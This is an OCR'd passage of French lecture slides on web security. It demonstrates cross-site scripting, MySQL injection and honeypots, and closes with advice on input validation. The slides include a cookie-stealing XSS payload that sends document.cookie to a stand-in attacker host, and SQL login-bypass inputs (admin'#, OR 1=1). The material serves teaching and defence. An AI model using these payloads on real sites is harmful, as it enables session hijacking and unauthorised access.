
  - Code javascript

```
<a href="http://www.google.com"
onMouseOver="document.location.replace('http://siteméchant/volercookie.cgi?c='+document.cookie)">
   Google.com
</a>
```

Cross site scripting (4)


- Envoi de document HTML contenant code malicieux
  - Par e-mail (forgé)
  - lorsque client consulte la page web altérée
- Exploit
  - *Web site defacing*
  - Vol de cookies, identificateur de sessions

Cross site scripting (5) – démo 3



Injection MySQL

- Modification de la requête SQL utilisée par l'application écrite en PHP



Injection MySQL (2) – démo 4

- Table **membres**:

id	login	pass	email	user_level
1	admin	4dm1n	admin@email.com	3
2	bob	bob	bob@email.com	1
3	alice	alice	alice@email.com	1

- Requête SQL:

```
SELECT id FROM membres WHERE nom='$login' AND pass='$pass'
```

- Injection SQL:

$login=admin’#

```
SELECT id FROM membres WHERE nom='admin'#' AND pass=''
```

- Requête SQL effectuée:

```
SELECT id FROM membres WHERE nom='admin'
```

Injection MySQL (3)

Modification des requêtes SQL:

- des expressions booléennes qui s'évalue à "vraie"

```
SELECT id FROM members WHERE login='admin' OR 1=1' AND pass=''
```

- des apostrophes '
- un caractère de commentaire #
- une combinaison des expressions ci-dessus

Conclusion

- Honeypots :

  Honeyd → administration simple,
  comportement statique, honeypot à faible intéraction

- Securité web :

  Clients web sous le risque → mauvaise conception des applications web (pas de filtrage et validation des entrées utilisateur – vulnérabilité n°1 des applications web selon OWASP)